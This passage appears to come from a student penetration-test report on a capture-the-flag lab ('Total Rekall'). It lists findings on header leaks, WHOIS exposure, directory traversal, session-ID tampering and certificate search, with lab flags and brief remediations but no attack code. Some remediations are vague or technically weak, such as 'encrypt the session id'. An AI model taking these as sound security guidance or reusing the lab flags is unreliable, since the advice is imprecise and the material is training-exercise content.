Images	 <p>The screenshot shows the OWASP ZAP interface. In the top right, the response tab displays the following HTTP headers:</p> <pre>HTTP/1.1 200 OK Date: Tue, 09 Jan 2024 08:41:19 GMT Server: Apache/2.4.7 (Ubuntu) X-Powered-By: Flag 4 nckd97dk6sh2 Set-Cookie: PHPSESSID=vgtmr703vcckvk2n6c0t5ufb25; path=/ Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Vary: Accept-Encoding Content-Length: 7873 Content-Type: text/html</pre> <p>In the bottom right, a detailed analysis window for "Server Leaks Information via 'X-Powered-By' HTTP Response Header Field(s)" is open, providing a breakdown of the findings.</p> <p>The bottom half of the image shows the raw HTTP response content:</p> <pre>HTTP/1.1 200 OK Date: Tue, 09 Jan 2024 08:41:19 GMT Server: Apache/2.4.7 (Ubuntu) X-Powered-By: Flag 4 nckd97dk6sh2 Set-Cookie: PHPSESSID=vgtmr703vcckvk2n6c0t5ufb25; path=/</pre>
Affected Hosts	192.168.14.35
Remediation	Remove or Customize "X-Powered-By" Header


Vulnerability 22	Findings
Title	open source exposed data
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	On the OSINT Framework webpage we were able to view the WHOIS data with OSINT for Totalrekall.xyz to access sensitive information

<h2>Images</h2>  <p>The screenshot shows the OSINT Framework homepage. At the top, there's a navigation bar with links for Home, About, Tools, Services, and Contact. Below the navigation is a search bar with placeholder text "Search OSINT Tools & Services". The main content area features a large network diagram where a central node labeled "OSINT Framework" is connected to numerous other nodes representing different OSINT categories and tools. A legend at the top right explains symbols: a blue circle with a dot means "Indicates a link to a tool that must be installed and run locally"; a blue circle with a dot and a 'G' means "Google Docs - for more information: Google Hacking"; a blue circle with a dot and an 'R' means "Requires registration"; and a blue circle with a dot and an 'M' means "Indicates a URL that contains the search term and the URL itself must be edited manually". Below the network diagram, there's a section titled "Notes" with a paragraph about CNET's approach to sharing information from free tools or resources. A specific WHOIS query result for "whois.godaddy.com" is shown, detailing the domain's registration information.</p>	<p>Queried whois.godaddy.com with "totalrecall.xyz"</p> <pre> Domain Name: totalrecall.xyz Registry Domain ID: D273189417-CNIC Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2023-02-03T14:04:18Z Creation Date: 2022-02-02T19:16:16Z Registrar Registration Expiration Date: 2024-02-02T23:59:59Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#cli... Domain Status: clientUpdateProhibited https://icann.org/epp#cli... Domain Status: clientRenewProhibited https://icann.org/epp#cli... Domain Status: clientDeleteProhibited https://icann.org/epp#cli... Registry Registrant ID: CR534509109 Registrant Name: sshUser alice Registrant Organization: Registrant Street: h8s692hskasd Flag1 Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309 Registrant Country: US Registrant Phone: +1.7702229999 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: jlow@2u.com Registry Admin ID: CR534509111 Admin Name: sshUser alice Admin Organization: Admin Street: h8s692hskasd Flag1 Admin City: Atlanta </pre>
Affected Hosts	totalrecall.xyz
Remediation	remove sensitive data shared publicly in WHOIS records

Vulnerability 23	Findings
Title	Directory traversal
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	High
Description	Through the use of directory traversal to access the disclaimer_1.txt file, which should not be accessible.
Images	
Affected Hosts	192.168.14.35
Remediation	Input Validation and removing the ability to input special characters such as >./,etc

Vulnerability 24	Findings
Title	Session Management
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Medium

Description	Through the use of burpsuite to test out different session ids in the admin_legal_data.php directory
Images	<pre> <p> Welcome Admin...<p> You have unlocked the secret area, flag 14 is dks93jdlsd7dj </pre>
Affected Hosts	192.168.14.35
Remediation	Encrypt the session id.

Vulnerability 25		Findings																																																						
Title	Certificate search via crt.sh																																																							
Type (Web app / Linux OS / Windows OS)	Web app																																																							
Risk Rating	Medium																																																							
Description	searched for totalrecall.xyz in crt.sh found stored certificate																																																							
Images	 <p>The screenshot shows a table of certificates found for the domain totalrecall.xyz. The columns are: crt.sh ID, Logged At, Not Before, Not After, Common Name, and Matching Identities. The data includes:</p> <table border="1"> <thead> <tr> <th>Certificates</th> <th>crt.sh ID</th> <th>Logged At</th> <th>Not Before</th> <th>Not After</th> <th>Common Name</th> <th>Matching Identities</th> </tr> </thead> <tbody> <tr> <td></td> <td>9436388643</td> <td>2023-05-20</td> <td>2023-05-20</td> <td>2024-05-20</td> <td>www.totalrecall.xyz</td> <td>www.totalrecall.xyz</td> </tr> <tr> <td></td> <td>9424423941</td> <td>2023-05-18</td> <td>2023-05-18</td> <td>2024-05-18</td> <td>totalrecall.xyz</td> <td>totalrecall.xyz</td> </tr> <tr> <td></td> <td>6095738637</td> <td>2022-02-02</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>flag3-s7euwehd.totalrecall.xyz</td> <td>flag3-s7euwehd.totalrecall.xyz</td> </tr> <tr> <td></td> <td>6095738716</td> <td>2022-02-02</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>flag3-s7euwehd.totalrecall.xyz</td> <td>flag3-s7euwehd.totalrecall.xyz</td> </tr> <tr> <td></td> <td>6095204253</td> <td>2022-02-02</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>totalrecall.xyz</td> <td>totalrecall.xyz</td> </tr> <tr> <td></td> <td>6095204153</td> <td>2022-02-02</td> <td>2022-02-02</td> <td>2022-05-03</td> <td>totalrecall.xyz</td> <td>totalrecall.xyz</td> </tr> </tbody> </table>						Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities		9436388643	2023-05-20	2023-05-20	2024-05-20	www.totalrecall.xyz	www.totalrecall.xyz		9424423941	2023-05-18	2023-05-18	2024-05-18	totalrecall.xyz	totalrecall.xyz		6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrecall.xyz	flag3-s7euwehd.totalrecall.xyz		6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrecall.xyz	flag3-s7euwehd.totalrecall.xyz		6095204253	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	totalrecall.xyz		6095204153	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	totalrecall.xyz	
Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities																																																		
	9436388643	2023-05-20	2023-05-20	2024-05-20	www.totalrecall.xyz	www.totalrecall.xyz																																																		
	9424423941	2023-05-18	2023-05-18	2024-05-18	totalrecall.xyz	totalrecall.xyz																																																		
	6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrecall.xyz	flag3-s7euwehd.totalrecall.xyz																																																		
	6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrecall.xyz	flag3-s7euwehd.totalrecall.xyz																																																		
	6095204253	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	totalrecall.xyz																																																		
	6095204153	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	totalrecall.xyz																																																		
Affected Hosts	3.33.130.190, 15.197.148.33																																																							
Remediation	Protect information from being exposed by crt.sh site																																																							